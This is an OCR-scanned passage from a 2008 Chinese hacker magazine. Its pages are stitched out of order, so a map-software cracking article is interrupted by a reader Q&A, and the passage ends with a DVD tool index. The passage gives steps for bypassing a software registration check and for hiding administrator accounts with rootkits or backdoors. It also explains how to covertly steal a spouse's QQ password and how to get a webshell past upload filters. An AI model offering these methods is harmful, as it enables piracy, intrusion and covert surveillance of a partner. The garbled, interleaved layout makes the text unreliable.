


图6　IREC 1.7修复

```
005D64D2       5B             pop  ebx
005D64D3       8BE5           mov  esp,ebp
005D64D5       5D             pop  ebp
005D64D6       C2 1000        retn 10
```

这里的代码就是准备跳向OEP的了，如果只加了这个大水牛加密壳的话。我拿WIN98下的记事本试了一试，果然如此，有兴趣的不妨一试？好了，这次介绍的大水牛加密壳的主程序已经脱壳完毕，即使以后使用此壳来加壳，也没必要担心。虽说是加密壳，但是强度并不大，我想可能是用来加马马的吧？嘿嘿！

【本文涉及的相关程序已收录在本期光盘中】

编辑点评：

大水牛加密壳我还是第一次听说，可能是新出的壳吧！难道真的是拿来搞免杀的？从作者的思路来看，主要是使用单步跟踪法，这是脱壳的一个最为根本的方法。

轻松破解中国电子地图2008注册限制

文 WYD 永远的猪

从本文你可以学习到：

灰色按钮加强版的实用性

放假要到女友那里，所以找个地图看看路线。在同学那里找到个单机版的地图，看了一下简介，地图支持最新列车时刻表查询，实时酒店机票服务，公交查询等功能。

运行“setup”进行安装，点“下一步”然后点“是”接受协议。这时“下一步”按钮是灰的，表示不能点，要输入注册码才能进行安装，而注册码是要花钱买的，如图1所示。




图1　“下一步”按钮是灰的

这时想到了“灰色按钮加强版”这个软件，它是用来解除灰色按钮限制用的。运行“灰色按钮加强版”，勾选“按钮使能”，此时看到“下一步”按钮变亮了，如图2所示。




图2　使用灰色按钮加强版后灰色按钮变亮

现在不用注册码直接就能安装了。点“下一步”，选择地图的安装路径，如图3所示。




图3　可以进行安装

Q&A



Q：不能取消共享

在DOS下输入：net share c$ /delete，想删除C盘根目录的共享，但为什么重启后，C$ 依旧存在？

A：因为这是系统默认的共享资源，重启后是会自动建立的，可以写一个批处理到启动项，每次开机时执行命令进行删除。同时，可以使用以下文件彻底关闭局域网共享（摘自WINXP 电脑城GHOST版）：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ ControlSet001\Control\Lsa]
"restrictanonymous"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\Lsa]
[HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\Lsa]
"limitblankpassworduse"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\ ControlSet001\Control\Lsa]
"limitblankpassworduse"=dword:00000001
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count]
"HRZR_EHAPCY"=hex:0C,00,00,00,2A,00,00,00,90,AF,A4,87,A4,95,C6,01
"HRZR_EHAPCY:"P:\JVAQBJF\flfgrz32\sverjnyy.pcy",Jvaqbjf 防火墙"=hex:0C,00,00,00,13,00,00,00,90,AF,A4,87,A4,95,C6,01

[HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\Cryptography\RNG]
"Seed"=hex:AC,6F,9A,2B,11,64,44,68,EC,90,1B,76,72,A7,0A,14,\
4C,79,37,BB,FD,BD,70,B2,B2,58,D5,B5,89,5C,B6,4E,\
3B,18,A5,26,46,BC,3E,6A,30,A4,7D,A0,56,E6,6A,B5,\
57,3A,BF,A1,CD,CA,B6,64,4C,F9,0E,D2,64,ED,86,1F,\
61,F6,D1,01,0B,7C,8D,BD,73,10,C8,4E,57,93,4E,90
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List]
"445:TCP"="445:TCP:LocalSubNet:Disabled:@xpsp2res.dll,-22005"
"137:UDP"="137:UDP:LocalSubNet:Disabled:@xpsp2res.dll,-22001"
"138:UDP"="138:UDP:LocalSubNet:Disabled:@xpsp2res.dll,-22002"
"139:TCP"="139:TCP:LocalSubNet:Disabled:@xpsp2res.dll,-22004"
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch]
"Epoch"=dword:000001FC
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts \List]
"445:TCP"="445:TCP:LocalSubNet:Disabled:@xpsp2res.dll,-22005"
"137:UDP"="137:UDP:LocalSubNet:Disabled:@xpsp2res.dll,-22001"
"138:UDP"="138:UDP:LocalSubNet:Disabled:@xpsp2res.dll,-22002"
"139:TCP"="139:TCP:LocalSubNet:Disabled:@xpsp2res.dll,-22004"
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Epoch]
"Epoch"=dword:000001FC
```

［以上代码本期光盘有收藏］

以上内容具体注释参考网络，将它们另存为del.reg后执行就可以了，最后同时有必要执行net user Guest /active:no命令禁用guest。

如果觉得以上方法过于繁琐，可以运行services.msc打开服务管理，找到server服务并选择“已禁用”来关闭共享依赖的服务，这样就可以完全关闭所有共享状态了。

原文链接：http://www.nohack.cn/bbs/thread-83222-1-1.html

Q：有没有方法不让计算机管理中出现用户名

我在一台电脑上创建了一个末尾挂 $ 的隐藏账户，其它地方都看不见，只有计算机管理里面会出现，能不能让账户不在计算机管理中出现？

A：关于添加隐藏账户的方法，杂志已经详细介绍过多次，关于这方面的信息，可以以关键词“建立隐藏超级用户”百度一下。如果确实想在net user和用户管理处看不到任何蛛丝马迹，最好的办法还是clone一个用户，用小榕的CA等工具就可以实现，因为MMC一旦恢复就会使你的超级管理员暴露无遗。

我个人的见解是，与其自行加一个通行证，不如把guest克隆或者是使用计算机的一些管理用户，例如sqldebugger提权到administrators组。但是任何对用户的操作，有经验的管理员是可以轻易发现的，不妨试试一些穿墙的rootkit后门或者木马，做到万无一失。

原文链接：http://www.nohack.cn/bbs/thread-82995-1-1.html

Q：求解本机QQ号密码

老婆在家上QQ，莫名的事情时常发生，求教怎样解其QQ密码，谢谢师傅。

A：既然是求解本机QQ密码，方法还是有很多的。例如可以自行给系统来一个以身试毒，运行你设定好的QQ盗号木马，不过可能逃脱不了杀毒软件或者QQ安全检测。其实也有一个近来很流行的方法：在你老婆不在电脑旁，QQ却没有关闭的情况下，下载运行Process Viewer这款程序，打开QQ主菜单选择“好友与资料”->“更新好友”，确认后右击Process Viewer里的QQ主程序后可以在命令行里找到PWDHASH后的加密字串，类似如vHZuONw/u5ofAi7BLOwUSg==）这样的字符。接着使用CAIN软件进行BASE64逆向破解，得到32位MD5的HASH后，到www.cmd5.com执行反查询。

以上方法各有优劣，取第一种可以得到真实的密码，但是必须绕过查杀；第二种虽然安全可靠，不过在密码过于繁琐的情况下会查询不到真实密码。

原文链接：http://www.nohack.cn/bbs/thread-81265-1-2.html

Q：上传中遇到的问题

在上传中经常遇到webshell自动被加上了图片后缀，怎么解决啊？

A：关于上传文件后自动加上图片后缀的问题，是某些网站采用了强制扩展名的上传机制。如果手里没有代码，是很难突破的，因为它并不依靠判断，而仅仅是代码设定完成的统一扩展。对于这种安全措施，通过抓包等方法估计不好实现，如果上传这条路不通，可以借题发挥，例如上传文件后利用数据库备份操作来获取webshell，或者有些网站可以自定义目录，那就建立一个x.asp的目录，并上传进去。只要服务器使用Windows2003的IIS6作为web解析器，那么访问该目录下的文件即是webshell了。

原文链接：http://www.nohack.cn/bbs/thread-83150-1-2.html

稍等一会就安装好了。运行安装好的地图会提示“请您使用中国电子地图正式安装版”，如图4所示。

不用管，地图使用上是没有任何限制的，哈哈，当大家在遇到有类似情况时，不妨试一下本文的方法哦！

【本文涉及的相关程序已收录在本期光盘中】

编辑点评：

本文思路非常清晰，方法也非常之简单，工具就是一个——灰色按钮加强版，这个工具对于很多灰色按钮来说是非常有用的，即使你不懂反汇编，不懂破解技巧，也能轻松达到使用的目的。




图4 提示使用正式版

非安全 黑客手册

2008.11

No 非安全宝典

978-7-900452-97-9
9 787900 452979

在线商城隆重开业
book.nohack.cn

本手册随盘赠送 WWW.NOHACK.CN ¥10元

年度奉献：最新最全4.5G 黑客工具包DVD

《非安全·黑客手册》2008年11月特别本版DVD合集，图版面原因，还有更多内容尚未完全列表，请进入光盘后查阅

CHIP百款精选软件
================
[办公和文本]
小巧免费的流程图绘制工具－DiagramDesi
开源脑图软件－FreeMind
非常好
的免费的思维导图设计软件－edra
一款电子便利贴－stickies
桌面便利贴－ATnotes
一个出色的PIM软件－Beyc
小说阅读下载器
数学公式计算和绘制工
文本转换合并－Text
一个小巧的文本编
很好用的linux下
所见即所得的
最好的免费Ht
程序员的文

MP3
一个MP3
强大的声

[网络软件]
ASP服务器－b
Avant是一款
DreamMail是一
FeedDemon是一
GoSURF是一款
Miranda IM支持
RoboForm(中文)表单
RSS新闻阅读器－GREATN
UltraVNC是一个优秀的远程
一款全功能的下载加速器和管理
专为个人用户所设计的HTTP
傲游浏览器－全功能的多标签浏览器
免费小巧的邮件检查、查看和过滤软件－
整个网站下载工具－FREE_DOW
临讯旗下公司，国产邮件收发客户端软件－Fox
邮箱检测工具－SimpleCheck
网络老兵2008
PuTTY是一套免费的SSHTelnet程序
一个免费开源的FTP客户端软件－FileZilla_Server
一套功能强大且免费使用的FTP软件－Leech Ftp
迷你型的FTP工具－starftp
非常适合初学者的FTP服务器端软件－Typsoft FTPv110
飞鸽传书－IPMSG

[系统软件]
制作及备份磁区或磁盘类的的程序－DriveImage xml

DVD 双层版

MS Windows Token Kidnapping本地提权方法介绍
传奇私服漏洞大全以及拿WEBSHELL详解
破解NOKIA塞班S60系统，如此轻松！
记一次社工复仇
小工具，大作用！再破Discuz!NT

CHIP百款精选软件
WEB攻击工具包
安全防御工具包
黑客动画教程
黑客工具源代码
WEB攻击工具包
黑客资料工具包
系统攻击工具包
社会工程学工具包
木马病毒工具包
零日漏洞攻击工具包
精选系统必备软件
加密破解工具包
2008年11月手册相关

小谈WIN系统Hacking中提权前的小命令
从找漏洞到入侵FTBBS官网外加渗透一条龙
二进制数组ShellCode免杀
编译PoisonIvy 2.3.2的
看我破解QQ远程聊天记录查看器
犹抱琵琶半遮面——F#初探

RFI扫描工具
TY-Rfi-scan
X-Code

远程包含扫描PHP
远程文件包含列表.txt

[XSS系列]
ratproxy XSS 审计工具
XSS,LFI,File Disclosure Scanner
yahoo xss 0day 远程

[SQL系列]
MsSqlServer_Green_V4.0
MSSQL上传利用工具
MySql Hash Cracker
Mysqlexec－Mssqlexec
OSQL
P4nt0m－SQLTools
SQL Hack
SQLbrowser1.0
sqlcommand
SQLExplorer
sqllog

pangolin
ngolin注入破解工具
MYSQL注入工具V2.0
PHP－Mysql注射分析器
amper－－JAVA写的注入工具
Sql注入器
SQL注入工具bsqlbf_w32－1.1
SQL注入在语句扫动工具SQL DATA
MarathonTool国外功能强大的盲注工具
无风SQL连接器
啊D注入助手
国外Phpbb2论坛利用程序
国外拉级注射工具
天阳网络技术社区 注入工具
小榕sql注入工具wed+wis
幻影旅团PHP注入文件读取器
手工注入扫动
支持GET、POST、Cookie注入扫描和注入工具
无形安全小组SQL注入工具
告小子的php注入工具ISAC
注入攻击综合软件包

桔子有蛆！金融危机？

三X 事件余波未消，更多不可思议的事件让我们大开眼界……今天上班，多个群里一起发来消息："告诉家人和同事朋友，暂时别吃桔子，四川广元桔子有虫子，今年广元的桔子剥皮后的白须上发现小蛆状的病虫。四川埋一大批，还洒石灰！"

心里一惊，马上搜索相关信息，原来今年四川的桔子遭受了大实蝇病虫害，它属柑橘果品寄生虫，具有很强隐蔽性，只有一瓣瓣撕开橘肉，才能发现米粒长短的白色蛆虫，因此，橘柑很容易被误食。

那么为什么会大面积暴发大实蝇病虫害？误食了柑蛆会不会危害身体呢？据了解，暴发病虫害的原因是管理马虎，这次大面积暴发"大实蝇病虫害"与近年来业主和承包人放松对果园管理有关，不少地方不搞翻土、修枝等冬季清园，农药喷洒也不到位。

为了防止病虫害蔓延，现在相关地区已经划出疫区，严禁该区域柑橘类果实和苗木上市销售、向外调运，并设立"哨卡"，由农业、林业、公安等部门派专人检查；指派工商、药监、农业、林业等部门派出专人对所有农贸市场、个体摊点销售的柑橘类果品实行严格监测和检疫。

据悉，少量误食柑蛆不会产生什么问题，目前也没有导致疾病的医学报告。大家在选购柑橘类果品时，要多加小心，尽量不要食用"蛆柑"，如有身体不适，应立即就医。

以后吃桔子都得把皮先看清楚了，这不知道有多少农户会受到影响，难道金融危机从农村开始？下面就谈谈金融危机，这可关系着国家民生大计。作为80前，只对九十年代的"东南亚－东亚沿海"金融风暴有所耳闻，而今年，实实在在的全球金融危机出现了。

金融危机又称金融风暴，是指一个国家或几个国家与地区的全部或大部分金融指标（如：短期利率、货币资产、证券、房地产、土地价格、商业破产数和金融机构倒闭数）的急剧、短暂和超周期的恶化。

其特征是人们基于经济未来将更加悲观的预期，整个区域内货币币值出现幅度较大的贬值，经济总量与经济规模出现较大的损失，经济增长受到打击。往往伴随着企业大量倒闭，失业率提高，社会普遍的经济萧条，甚至有些时候伴随着社会动荡或国家政治层面的动荡。

金融危机可以分为货币危机、债务危机、银行危机等类型，近年来的金融危机越来越呈现出某种混合形式的危机。

